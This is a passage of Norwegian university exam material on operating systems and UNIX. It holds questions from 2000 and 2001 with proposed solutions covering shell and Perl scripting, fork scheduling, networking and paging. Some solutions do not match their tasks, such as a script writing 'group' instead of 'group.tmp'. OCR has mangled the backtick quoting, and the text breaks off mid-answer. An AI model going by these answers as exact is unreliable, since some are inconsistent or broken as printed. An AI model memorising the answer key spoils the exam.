Anta at du har laget et program som simulerer et multitasking operativsystem. Det utfører instruksjoner for en prosess ved lese fra en fil der instruksjonene står oppført linje for linje. OS'et utfører alle instruksjoner ved å ganske enkelt skrive prosessens navn etterfulgt av navnet på instruksjonen til standard output. Eneste unntak er instruksjonen fork som i tillegg til å skrives ut som de andre, skal virke på samme måte som Unix-kallet fork() og føre til at en ny prosess startes opp. Ingen andre instruksjoner skal tolkes på noen måte. Eksempel: prosessen Proc 1 er definert ved en fil proc1.txt med innhold som vist i boksen til høyre. OS-simuleringen kjører prosessen ved å skrive følgende output:

proc1.txt
print
echo
end

```
Proc 1: print
Proc 1: echo
Proc 1: end
```

Anta videre at OS-simuleringen bruker Round Robin scheduling med en timeslice som er så liten at en prosess kun får utført en instruksjon før OS gjør en context switch. Når en ny prosess lages med fork, får den det neste ledige prosessnummeret (Proc 2 om f. eks. bare Proc 1 finnes fra før).

b) Det simulerte operativsystemet skal kjøre de to prosessene Proc 1 og Proc 2 definert ved filene proc1.txt og proc2.txt. Hva blir output?

proc1.txt	proc2.txt
print	start
echo	print
end	exit

c) Nå skal OS kjøre en prosess som utfører en fork-instruksjon. Hva blir output?

proc1.txt
print
fork
echo
end

d) OS kjører en prosess som utfører to fork-instruksjoner. Hva blir output?

proc1.txt
print
fork
echo
fork
end

e) Hva blir output fra kjøringen i oppgave b) hvis størrelsen på timeslice dobles?

Du har et java-program Pi.java som etter kompilering gir output som vist til høyre når det kjøres på en Linux-maskin.

```
% java Pi
Pi = 3.14
```

Programmet består hovedsaklig av en for-løkke som regner ut en matematisk rekke. Det bruker ca. 5 sekunder på å regne ut verdien av π og skriver ut resultatet når det er ferdig. Anta at du kjører perl-scriptet til høyre på denne Linux-maskinen:

```
#! /bin/perl
$prog = "java Pi";
system($prog);
system($prog);
```

f) Angi hva output fra scriptet blir og skriv i parentes bak hver outputlinje hvor mange sekunder som har gått siden scriptet ble startet. En tilsvarende beskrivelse av output fra `% java Pi` ville da være: `Pi = 3.14 (5 sek.)`. Du kan anta nå og i resten av oppgaven at ingen andre CPU-intensive jobber kjører samtidig.

Deretter kjører du følgende script på den samme maskinen:

```
#! /bin/perl
$prog = "java Pi";
$pid = fork();
if($pid == 0)
  {
    system($prog);
  }
else
  {
    system($prog);
    system($prog);
  }
```

g) Forklar **kort** hva som skjer og angi hva output blir på samme måte (med cirka-tidspunkt for når output blir skrevet).

h) Angi til slutt hva output fra følgende script blir, igjen med tidspunkt:

```
#! /bin/perl
$prog = "java Pi";
fork();
system($prog);
fork();
system($prog);
```

Oppgave 4

De første linjene når man lister prosesser med `ps aux` kan se slik ut:

```
USER       PID %CPU %MEM   SZ  RSS TT       S    START  TIME COMMAND
haugerud 13510  1.3 13.72558416640 ?        S 08:43:04  3:28 netscape -iconic
root       253  0.6 17.21732020888 ?        S   Sep 26 226:15 /usr/openwin/bin/X
root     14907  0.4  1.0 1536 1128 pts/4    O 18:06:16  0:00 ps aux
```

a) Lag et Perl-script som skriver ut en alfabetisk sortert liste over brukere som kjører prosesser på systemet og med hvor mange prosesser hver bruker har. Til slutt skal scriptet skrive ut det totale antall brukere og prosesser. Resultatet kan da f. eks. se ut som:

```
daemon: 1
haugerud: 61
root: 28
Totalt 3 brukere med 90 prosesser
```

b) Hvis man skal sammenligne innholdet av to Perl-script for å se hvor mange linjer de har som er like, kan det være nyttig å først fjerne mellomrom som ikke er relevante. Skriv et Perl-script som tar ett argument som skal være en fil. Hvis filen ikke kan åpnes eller det blir gitt ingen eller fler enn ett argument, skal scriptet avsluttes med en passende feilmelding. Ellers skal scriptet lese inn filen linje for linje og for hver linje skal det gjøre følgende:

- Fjerne blanke linjer
- Fjerne mellomrom (blanke) i starten av en linjen
- Fjerne mellomrom i slutten av en linje
- Slå sammen to eller flere sammenhengende mellomrom til ett

Så skal hver ikke-blanke linje skrives til filen `navn.strip`, hvor `navn` er det som ble gitt som argument.

Oppgave 5

På maskinen `daneel.iu.hio.no` gir kommandoen `/sbin/ifconfig` blant annet følgende output:

```
eth0      Link encap:Ethernet  HWaddr 00:90:27:A2:47:7B
          inet addr:128.39.89.230  Bcast:128.39.89.255  Mask:255.255.255.0
```

a) Hva er maskinens IP-adresse?

b) Hva er nettverksnummeret til nettverket maskinen sitter på og hvilket hostnummer har `daneel` på dette nettverket?

c) Hva er 00:90:27:A2:47:7B ?

På maskinen `cube.iu.hio.no` gir `/sbin/ifconfig` følgende:

```
inet addr:128.39.74.16  Bcast:128.39.75.255  Mask:255.255.254.0
```

d) Hvor mange maskiner er det plass til på dette nettverket? Forklar kort.

e) Hva er et portnummer?

Når prosesser på to forskjellige maskiner i et TCP/IP-nettverk kommuniserer, settes det opp en såkalt socket-forbindelse.

f) Hvilke to tall definerer en socket?

En bruker på maskinen `daneel` har opprettet en forbindelse til ftp-serveren på `cube`. Output fra netstat på `cube` er blant annet:

```
cube% netstat -n
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 128.39.74.16:23         128.39.89.230:2096      ESTABLISHED
tcp        0      0 128.39.74.16:80         128.39.89.230:2097      ESTABLISHED
tcp        0      0 128.39.74.16:2049       128.39.89.10:922        ESTABLISHED
tcp        0      0 128.39.74.16:21         128.39.89.230:2095      ESTABLISHED
tcp        0      0 128.39.74.16:22         128.39.89.230:2063      ESTABLISHED
```

g) Hvilken av linjene beskriver ftp-forbindelsen? Forklar kort.

h) Hva representerer tallet 2096 i den første linjen? Forklar kort.

–SLUTT–

5.1 Løsningsforslag til eksamen høsten 2000 Operativsystemer og UNIX

Oppgave 1

a) `rm -R ~/tmp`

b) `echo 'Hei du!' > hilse.txt`

c) `filetest -M: /etc/passwd`
eller `ls -l /etc/passwd`

d) `cat cv.txt | mail haugerud`
eller `mail haugerud < cv.txt`

e) `wc -l /etc/passwd`
eller `cat /etc/passwd | wc -l`

f) `ps aux | grep 'perl server'`

g) `ps aux | grep 'perl server' | grep -v root | awk '{ print $2 }' | xargs kill -9`
eller `kill -9 ‘ps aux | grep 'perl server' | grep -v root | awk '{ print $2 }'‘`

h)




Figure 5: Katalog struktur under katalogen oppgave h) blir utført.

i) Ved å legge `~/bin` i path (med f. eks. `set path = (~/bin $path)` i .cshrc).

j) Output fra pwd blir `/tmp/ny` fordi scriptet starter opp ett nytt shell og i det shellet utføres pwd. Når scriptet avsluttes kommer man tilbake til det gamle shellet og der gir fortsatt pwd `/tmp/ny`.

Oppgave 2

```
#! /bin/csh -f
set dato = ‘date +%a%d%b%y‘
set bakdir = ~/.backup

if (! -d $bakdir) then
        echo "Creating directory $bakdir"
        mkdir $bakdir
endif

if($#argv == 1) then
```

```
    if(-d $argv[1]) then
        cd $argv[1]
    else
        echo "Directory $argv[1] doesn't exist. Exiting..."
        exit(0)
    endif
else if($#argv > 1) then
    echo "Syntax: backup [directory]"
    exit(0)
endif

set kat = `pwd`
set uniqueName = "`echo $kat | sed s@/@:@g`"
set bdir = $bakdir/${uniqueName}:$dato

if (! -d $bdir) then
    echo kopierer $kat til $bdir
    cp -R $kat $bdir
else
    echo $bdir exists
    echo "Overwrite (y)?"
    set answer = $<
    if ($answer == y) then
        rm -R $bdir
        echo kopierer $kat til $bdir
        cp -R $kat $bdir
    else
        echo backup not written
    endif
endif
```

Oppgave 3

a) fork() starter en ny og uavhengig prosess som kopierer kode, data og PCB fra den gamle prosessen og begynner å eksekvere første instruksjon etter fork-kallet. fork() returnerer den nye prosessens PID til den gamle prosessen og null til den nye prosessen.

b)

```
Proc 1: print
Proc 2: start
Proc 1: echo
Proc 2: print
Proc 1: end
Proc 2: exit
```

c)

```
Proc 1: print
Proc 1: fork
Proc 2: echo
Proc 1: echo
Proc 2: end
Proc 1: end
```

d)

```
Proc 1: print
Proc 1: fork
Proc 2: echo
Proc 1: echo
Proc 2: fork
Proc 3: end
Proc 1: fork
Proc 2: end
Proc 4: end
Proc 1: end
```

Rekkefølgen vil avhenge av hvor nye prosesser legges i ready-list. Simuleringen over kjører Round-Robin i rekkefølgen de starter, 1, 2, 3 etc. Men det er også en mulighet at en ny prosess alltid legges sist i ready list (se f. eks. Nutt, Operating Systems, s. 174):

```
Proc 1: print
Proc 1: fork
Proc 2: echo
Proc 1: echo
Proc 2: fork
Proc 1: fork
Proc 3: end
Proc 2: end
Proc 4: end
Proc 1: end
```

En tredje mulighet er at nye prosesser alltid legges først i ready-list:

```
Proc 1: print
Proc 1: fork
Proc 2: echo
Proc 1: echo
Proc 2: fork
Proc 3: end
Proc 1: fork
Proc 4: end
Proc 2: end
Proc 1: end
```

e)

```
Proc 1: print
Proc 1: echo
Proc 2: start
Proc 2: print
Proc 1: end
Proc 2: exit
```

f)

```
Pi = 3.14 (5 sek.)
Pi = 3.14 (10 sek.)
```

system() returnerer først når programmet den skal kjøre er ferdig.

g)

```
Pi = 3.14 (10 sek.)
Pi = 3.14 (10 sek.)
Pi = 3.14 (15 sek.)
```

fork() returnerer 0 til den nye prosessen og derfor starter den 'java Pi'. Parent prosessen får child's PID returnert fra fork() og går derfor inn i else-løkka. Der starter den 'java Pi' samtidig med child. Siden de deler CPU blir begge ferdig etter ca. 10 sekunder. Da starter parent sin andre 'java Pi' som blir ferdig etter 15 sekunder.

h)

```
Pi = 3.14 (10 sek.)
Pi = 3.14 (10 sek.)
Pi = 3.14 (30 sek.)
Pi = 3.14 (30 sek.)
Pi = 3.14 (30 sek.)
Pi = 3.14 (30 sek.)
```

Oppgave 4

a)

```
#! /bin/perl
open(PS,"ps aux|");
$line = <PS>;
while($line = <PS>)
  {
    ($user) = split(" ",$line);
    $prosesser{$user}++;
    $pros++;
  }
close(PS);

foreach $user (sort keys %prosesser)
  {
    print "$user: $prosesser{$user}\n";
    $tot++;
  }
print "\nTotalt $tot brukere med $pros prosesser\n";
```

b)

```
#! /bin/perl
die "Usage: $0 file\n" if($#ARGV != 0);
$fil = $ARGV[0];
open(FIL,$fil) or die "Can't open $fil\n";
open(NY,">$fil.strip");
while($line = <FIL>)
  {
    if($line !~ /^\s*$/) # hopper over blanke linjer
      {
        $line =~ s/^ +//; # Fjerner blanke i starten av linjen
        $line =~ s/ +$//; # Fjerner på slutten på linjen
        $line =~ s/ +/ /g; # Slår sammen to eller fler til ett
        #$line = join(" ", split(" ",$line));
        # Ville nesten gjort samme nytten, den fjerner mellomrom i start
```

```
        # og slutt, samt slår sammen flere til ett, men tar også \n\t\r\f
        # Det skjer også om man bruker \s i de tre regexp'ene
        print NY "$line";
      }
  }
close(NY);
close(FIL);
```

Oppgave 5

a) 128.39.89.230

b) 128.39.89.0 og daneel er hostnummer 230 på dette nettet.

c) ethernet-adressen som er brent inn på maskinens ethernet-kort (hardwareadressen).

d) Netmask gjør at nettverkene 128.39.74.0 og 128.39.75.0 er ett nettverk med 2*256 = 512 adresser. Trekker man fra nettverksadressen, 128.39.74.0, og broadcast-adressen,128.39.75.255, er det alt i alt plass til 510 maskiner i nettverket.

e) Et portnummer er et tall som brukes til å nummerere tjenester på noder i et TCP/IP nettverk. Det gjør at kjernen vet hvilken prosess som skal ha pakker som kommer til en maskin. TCP og UDP-headerene innholder både portnummeret til den prosessen/serveren/klienten som sender pakken og til den som mottar den.

f) IP-adresse og portnummer.

g) Linjen

```
tcp        0      0 128.39.74.16:21         128.39.89.230:2095      ESTABLISHED
```

beskriver ftp-forbindelsen, fordi 21 er portnummeret for ftp og den er koblet opp fra daneel.

h) Første linje beskriver en telnet forbindelse fra daneel og 2096 er portnummeret til klienten som har blitt startet opp på daneel og som har tatt kontakt med telnet-serveren på cube.

6 Eksamen våren 2001 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 og 4 teller 15% hver, oppgave 5 teller 20%, mens oppgave 2 og 3 teller 25% hver. Innenfor hver oppgave vil deloppgavene telle omtrent likt. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra det.

Oppgave 1

Anta at du kjører `tcsh` og står i en katalog hvor det ligger en fil med navn `geeks.txt` som inneholder:

```
Torvalds, Linus
Haugsand, Jon
Turing, Alan
Torvalds, Linus
von Neuman, John
```

Angi hva output av følgende kommandoer blir:

a) `grep Jo geeks.txt`

b) `cat geeks.txt | sort | uniq`

c) `cat geeks.txt | grep -v o`

d) `cat geeks.txt | wc -l`

I de følgende delspørsmålene skal du angi hva output av de gitte kommendoene blir når du bruker tcsh:

e) `echo "hei du der" | grep du`

f) `echo "hei du der" | sort`

g) `echo \*`

h) `echo '6 1 6' | awk '{print $2}'`

i) `echo $0`

j) Forklar kort hva som skjer når følgende kommandoer utføres og angi eventuell output fra dem:

```
% echo hei > /dev/null
% ehco hei > /dev/null
% ehco hei >& /dev/null
```

k) I en tom katalog med navn `~/tmp` utføres følgende Unix-kommandoer:

```
% mkdir etc
% mkdir etc/bin
% cp /etc/passwd .
% ln -s /etc/passwd etc/passwd
% touch fil
```

Tegn en liten skisse som viser katalogstrukturen under `~/tmp` med navn på alle kataloger, filer og linker etter at disse kommandoene er utført.

Oppgave 2

a) De første linjene i `/etc/passwd` ser slik ut:

```
root:x:0:0:0000-Admin(0000):/:/sbin/sh
daemon:x:1:1:0000-Admin(0000):/:/bin/sync
toreo:x:101:100:Tore Øfsdahl:/iu/nexus/ua/toreo:/bin/tcsh
georgm:x:103:100:Georg Milvang:/iu/nexus/ub/georgm:/bin/tcsh
```

Ofte lages det en gruppe for hver bruker på systemet og gruppene blir definert i `/etc/group`. Lag et csh-script som genererer en gruppefil med navn `group.tmp` som definerer en gruppe for hver bruker i `/etc/passwd`. Gruppene skal ha navn som begynner på GR og slutter på brukernavnet. Begynnelsen på filen `group.tmp` skal etter scriptet har kjørt se slik ut:

```
root:0:GRroot
daemon:1:GRdaemon
toreo:2:GRtoreo
georgm:3:GRgeorgm
```

Filen `group.tmp` skal legges i katalogen scriptet kjøres i fra. Hvis den eksisterer fra før, skal scriptet slette den.

Hint: kommandoen `awk -F: '{print $1}' /etc/passwd` gir output:

```
root
daemon
toreo
georgm
```

etc.

b) Lag et csh-script `count.csh` som skriver ut en oversikt over hvor mange linker, filer og kataloger det finnes i katalogen scriptet kjøres fra og i alle dens underkataloger.

c) Lag et csh-script som skriver ut en oversikt tilsvarende den som er gitt nedenfor. All tekst som er skrevet med uthevet skrift skal genereres dynamisk av scriptet og vil dermed avhenge av hvem som kjører det, hva scriptet heter, hvor det kjøres etc. Du kan anta at scriptet `count.csh` fra forrige deloppgave ligger i `/bin` og bruke dette.

Du har brukernavn **haugerud** og kjører scriptet **oversikt.csh** med PID = **4431**
på maskinen **nexus** som kjører operativsystemet **SunOS**
Oversikt over din hjemmekatalog **/iu/nexus/ud/haugerud**:
Filer: **20453**
Kataloger: **3143**
Linker: **330**
Ditt default shell er **/bin/tcsh** og du befinner deg i katalogen **/iu/nexus/ud/haugerud/undervisning**
Totalt **1556** brukere er oppført i passordfilen og det er definert **289** grupper på systemet.
Oversikt over grupper du er med i:
haugerud : iu www-data ecg

Oppgave 3

a) Under Linux finnes det en spesiell katalog, `/proc`, som kan brukes til å hente informasjon om Linux-kjernen. Filen `/proc/stat` blir kontinuerlig oppdatert og inneholder bl. a. to linjer av følgende type:

```
cpu  387859 2 174268 43794502
ctxt 11254836
```

Dette er de to eneste linjene i filen som begynner med `cpu` og `ctxt`. Det første tallet på cpu-linjen sier i hvor lang tid CPU'en har utført instruksjoner i user-modus. Tiden regnes i enheter av 10 millisekunder siden tidspunktet maskinen ble bootet. Det tredje tallet angir tidsforbruket i superuser-modus. Tallet etter `ctxt` angir antal context-switches.

Lag en Perl-subrutine `sysinfo()` som leser `/proc/stat` og returnerer et array som inneholder CPU-tidsforbruk i user og superuser-modus, samt antall context-switches som er utført siden maskinen ble bootet. Lag også et Perl-script som kjører et eksekverbart program `a.out`. Scriptet skal bruke subrutinen til å regne ut hvor mye CPU-tid som har blitt brukt i henholdsvis user og superuser-modus, samt antall context-switches som OS har gjort mens programmet a.out har kjørt. Resultatet skal skrives til terminal.

b) Du har laget et ftp server/client-par i perl og du sender og tar imot filer i henholdsvis server og client på følgende måte:
server:

```
open(FIL,$file);
undef $/;
my $fileString = <FIL>;
$fileString .= "EOFILE";
send($client,$fileString,"0");
close(FIL);
```

client:

```
my $BUFFSIZE = 1024;
open(FIL,">$fil");
while(true)
   {
    recv($socket,$buffer,$BUFFSIZE,"0");
    if($buffer =~ s/EOFILE//)
       {
        print FIL $buffer;
        last;
       }
    else
       {
        print FIL $buffer;
       }
   }
close(FIL);
```

Forklar kort hvordan denne metoden sørger for at client mottar hele filen server sender, selvom den er større enn 1024 bytes.

Forklar hvorfor dette ikke vil virke om filen som skal sendes inneholder strengen EOFILE og hvordan du kan endre kildekoden til client slik at filen kommer hel over også i dette tilfellet.

Forklar hvorfor dette ikke vil virke om filen som skal sendes er på 1020 bytes og hvordan du kan endre kildekoden til client slik at filen kommer hel over også i dette tilfellet.

Oppgave 4

a) Forklar kort hva Open Source Software er, nevn noen eksempler og prøv å forklare hvordan kommersielle bedrifter kan tjene penger på slik programvare.

b) Forklar kort hvordan operativsystemet Linux ble laget og hva forskjellen er mellom Linux og Unix-varianter som Sun's Solaris, IBM's AIX og HP's HP-UX.

c) Hva er forskjellen mellom fysisk minne, logisk minne og virtuelt minne?

d) Anta at en maskin bruker et 20-bits register til minne-adresser. Hvor mange adresser kan adresseres med dette registeret?

e) Hva er forskjellen på swapping og paging? Hvilke fordeler har eventuelt den ene fremfor den andre?

f) Hvorfor er det en fordel at en page har en størrelse som er 2^n bytes, der n er et heltall?




Figure 6: paging

Maskinen på figuren har bare plass til 3 frames i det fysiske minnet, page 3 og 4 ligger på disk.

g) Fyll ut page-tabellen i figuren.

h) Anta at page'ene har blitt lagt inn i rekkefølgen 0, 1, 2 og at det brukes en FIFO-algoritme for å finne ut hvilken page som må legges på disk ved en page-fault. Angi hva hva det fysiske minne vil inneholde etter hver av de følgende page-faults: 4, 3, 1, 2.

i) Du har følgende opplysninger om en harddisk: Den har 4 skrive/lesehoder, 100 tracks, sektorstørrelsen er 512 byte og den har 1024 sektorer per track. Hvor stor (antall bytes) er en sylinder på denne disken? Hvor mange bytes kan lagres på denne disken?

Oppgave 5

a) Anta at du ønsker å utføre 3 oppgaver samtidig på en datamaskin. Forklar kort forskjellen på å utføre oppgavene ved å kjøre 3 prosesser samtidig og å utføre dem ved å kjøre en prosess med 3 threads. Angi hva som kan være fordelen med sistnevnte metode.

b) Forklar kort forskjellen på green threads og native threads når man kjører Java-threads under Linux.

I resten av oppgaven skal vi under Linux kjøre følgende java-program, `testThread.java`:

```
import java.lang.Thread;
```

```
class SaldoThread extends Thread
{
   static int count = -1;
   public static float saldo[] = new float[2];
   int id;

   SaldoThread()
        {
         id = count;
         count += 2;
        }
   public void run()
        {
         System.out.println("Thread nr. "+ id +", priority " + getPriority() + " starts");
         updateSaldo();
        }
   private void updateSaldo()
        {
         int i;
         for(i = 1;i < 1000000;i++)
            {
            saldo[0] += id;
            }
         System.out.println("Thread nr. " + id + " result: " + saldo[0]);
        }
}

class testThread extends Thread
{
   public static void main (String args[])
   {
    System.out.println("Starts two threads !");
    SaldoThread s1 = new SaldoThread( );
    s1.start();
    SaldoThread s2 = new SaldoThread();
    s2.start();
    try {sleep(5000);} catch (InterruptedException e) {}
       System.out.println("Final result: " + SaldoThread.saldo[0]);
   }
}
```

Du kompilerer og kjører programmet med:

```
% javac testThread.java
% java testThread
```

c) Forklar kort hva som skjer og angi hva output fra programmet blir.

d) Deretter utfører du

```
% setenv THREADS_FLAG native
% java testThread
```

og det viser seg at resultatet blir forskjellig og at det varierer fra gang til gang når du kjører programmet flere ganger. Forklar kort hva som skjer og angi et eksempel på hvordan output fra programmet kan se ut.

e) Angi hvordan du nå ved å legge til en linje i kildekoden og kompilere på nytt, kan få programmet stabilt og gi samme forutsigbare sluttresultat som når du kjørte programmet i deloppgave c). Forklar kort.

–SLUTT–

6.1 Løsningsforslag, Eksamen våren 2001 Operativsystemer og UNIX

Oppgave 1

a)

```
Haugsand, Jon
von Neuman, John
```

b)

```
Haugsand, Jon
Torvalds, Linus
Turing, Alan
von Neuman, John
```

c) `Turing, Alan`

d) `5`

e) `hei du der`

f) `hei du der`

g) `*`

h) `1`

i) `-tcsh`

j)

```
% echo hei > /dev/null  # Hei sendes til /dev/null og forsvinner
% ehco hei > /dev/null  # Gir output: ehco: Command not found.
% ehco hei >& /dev/null # Feilmeldingen sendes til /dev/null og forsvinner
```

k)




Figure 7: Katalogstruktur i oppg. 1 k)

Oppgave 2

a)

```
#! /bin/csh -f
if (-e group) then
        /bin/rm group
endif
touch group
@ nr = 1
foreach name (‘awk -F: ’{print $1}’ /etc/passwd‘)
        echo "${name}::${nr}:GR${name}" >> group
        @ nr = $nr + 1
end
```

b)

```
#! /bin/tcsh -f
@ dtot = 0
@ ftot = 0
@ ltot = 0
    foreach fil ( ‘find .‘ )
        if (-l "$fil") then
           @ ltot = $ltot + 1
        else if ( -f "$fil" ) then
           @ ftot = $ftot + 1
        else if (-d "$fil") then
           @ dtot = $dtot + 1
        endif
end
echo Filer: $ftot
echo Kataloger: $dtot
echo Linker: $ltot
```

c)

```
#! /bin/csh -f
set defshell = ‘cat /etc/passwd | grep $USER | awk -F: ’{print $7}’‘
set brukere = ‘cat /etc/passwd | wc -l‘
set grupper = ‘cat /etc/group | wc -l‘

echo "Du har brukernavn $USER og kjører scriptet $0 med PID = $$ "
echo "på maskinen $HOST som kjører operativsystemet ‘uname‘"
echo "Oversikt over din hjemmekatalog ${HOME}:"
set pwd = ‘pwd‘
cd ~
bin/cnt
cd $pwd
echo "Ditt default shell er $defshell og du befinner deg i katalogen $pwd"
echo "Totalt $brukere brukere er oppført i passordfilen og det er definert $grupper grupper"
echo "Oversikt over dine grupper:"
groups $USER
```

Oppgave 3

a)

```
#! /local/bin/perl
```

```
$prog = "a.out";
($cswitch1,$utime1,$stime1) = sysinfo();
system($prog);
($cswitch2,$utime2,$stime2) = sysinfo();
($cswitch,$utime,$stime) = ($cswitch2-$cswitch1,$utime2-$utime1,$stime2-$stime1);
print "CS: $cswitch\n";
print "User time: $utime\n";
print "Kernel time: $stime\n";

sub sysinfo()
  {
    my ($cswitch,$utime,$stime,$foo);
    open(STAT,"/proc/stat");
    while($line = <STAT>)
        {
          @arr = split(" ",$line);
          ($foo,$utime,$foo,$stime) = @arr if($arr[0] eq "cpu");
          $cswitch = $arr[1] if($arr[0] eq "ctxt");
        }
    close(STAT);
    return($cswitch,$utime,$stime);
  }
```

b) Server sender hele filen på en gang, men client tar i mot med `recv()` pakker på 1024 bytes hver og skriver hver pakke til en fil helt til en av pakkene inneholder strengen "EOFILE". Da strippes siste pakke for strengen "EOFILE" og skrives til fil, løkken termineres med `last` og filen lukkes.

Om filen som skal sendes inneholder strengen "EOFILE" vil løkken kunne termineres før hele filen er sendt over. Endrer man testen til

```
    if($buffer =~ s/EOFILE$//)
```

vil den kun slå til når "EOFILE" kommer til slutt i pakken som mottas.

Om filen som sendes er på 1020 bytes, vil strengen "EOFILE" deles på midten, while-løkken aldri avsluttes og client vil henge. Dette kan løses ved å skjøte sammen pakkene før man sjekker om de inneholder "EOFILE":

```
$buffer = "";
while(true)
  {
   recv($socket,$newbuffer,$BUFFSIZE,"0");
   $buffer .= $newbuffer;
   last if($buffer =~ s/EOFILE$//)
  }
open(FIL,">$fil") or die "Can't open $fil!\n";;
print FIL $buffer;
close(FIL);
```

Oppgave 4

a) Open Source Software er programvare med åpen og fritt tilgjengelig kildekode som uten heftelser kan brukes, men også forandres, vidreutvikles og selges. Men sluttresultatet må også være OSS; endringene kan ikke skjules. OSS muligjør et sluttprodukt som inneholder både fri og properitær programvare, noe ikke GPL tillater. Eksempler: Linux, Apache webserver, Perl, X Windows, KDE. OSS er fri, men ikke nødvendigvis gratis. For eksempel selges CD'er med Linux-distribusjoner selvom all programvaren

kan hentes fra nettet. Men først og fremst henter OSS-bedrifter inntekter fra support til kunder, salg av OSS satt sammen etter kunders behov, salg av dokumentasjon etc.

b) Arbeidet med Linux-kjernen begynte som Linus Torvalds sitt enmannsprosjekt, men det har hele tiden vært utviklet under GPL og etterhvert har hundrevis av programmerere over hele verden bidratt. Linux skiller seg ut ved at all koden er fri og ikke bundet til lisenser som de komersielle Unix-variantene. De sistnevnte er også laget for sine respektive hardware-plattformer og i mye mindre grad enn Linux portet til annen hardware.

c)

Logisk minne: adresser som brukes internt i CPU og står i koden - peker til fysisk minne vha en tabell (MMU). Delt opp i sider eller segmenter for å spare plass i tabellen.

Fysisk minne: det fysiske internminnet (RAM) til maskinen

Virtuelt minne: et system for å utvide minne ved å kopiere lite brukt RAM til disk. Bruker paging eller swapping.

d) $2^{20} = 1048576$

e) Med swapping lastes hele prosessen eller segmentet til disk, mens paging bruker mindre enheter slik at deler av en prosess kan lagres på disk. Generelt er paging fordelaktig fordi utvalgte deler av minnet som brukes sjelden kan legges på disk, det er hurtigere å hente inn det som mangler samt at fragmentering unngås med en fast page-størrelse.

f) Fordi det da er lett å gå frem og tilbake mellom page-nummer og adresse ved å velge å ta med de n siste bitene eller ikke.

g)




Figure 8: MMU-tabell. x betyr at siden ligger på disk.

h)

- 2,1,0 Page fault: 4
- 4,2,1 Page fault: 3
- 3,4,2 Page fault: 1
- 1,3,4 Page fault: 2
- 2,1,3

i) Sylinder: $4 * 1024 * 512 = 2^{21} = 2$ Mbyte (= 2.097.152 bytes)
Disk: $100 * 4 * 1024 * 512 = 100 * 2^{21} = 200$ Mbyte (= 209.715.200 bytes)

Oppgave 5

a) Har man tre samtidige prosesser er de helt uavhengige og koden og data ligger i tre adskilte deler av minnet. Systemet må gjøre en komplett context switch når CPU switches fra den ene til en av de andre prosessene. Når en prosess kjører tre threads kan de enkelt dele felles data, kode og andre ressurser og det koster ikke like mye å bytte hvilken thread som bruker CPU'en. Fordelene med threads er at context-switching er raskere og at ressursdeling sparer plass.

b) Med green threads er det JVM som utfører alle scheduling (med FIFO-algoritme) og hele jobben behandles som en enkelt prosess i kjernen. Med native threads styrer Linux-kjernen schedulingen av Java-trådene og de blir da kjørt med Round Robin.

c) To threads startes opp med nummer -1 og 1. Først startes thread -1, legger til -1 999999 ganger, skriver ut resultatet og avslutter. Da setter JVM igang thread nr. 1 og den legger til en 999999 ganger og sluttresultatet blir null:

```
% java testThread
Starts two threads !
Thread nr. -1, priority 5 starts
Thread nr. -1 result: -999999.0
Thread nr. 1, priority 5 starts
Thread nr. 1 result: 0.0
Final result: 0.0
```

d) Når programmet kjøres med native-threads er det Linux-kjernen som sørger for scheduling. Da jobber de to trådene om hverandre og det er helt tilfeldig når de får CPU-tid; de konkurerer jo da også mot alle de andre prosessene. Dermed kan de risikere å context-switches midt i statementet `saldo[0] += id;` og da vil registerverdiene lagres og en eventuell oppdatering av den andre tråden blir borte når en ny context-switch henter inn registerverdiene igjen. Mulig output:

```
Starts two threads !
Thread nr. -1, priority 5 starts
Thread nr. 1, priority 5 starts
Thread nr. -1 result: -342331.0
Thread nr. 1 result: -70339.0
Final result: -70339.0
```

Og resultatet vil variere fra gang til gang, slik at det ved neste kjøring f. eks. kan se slik ut:

```
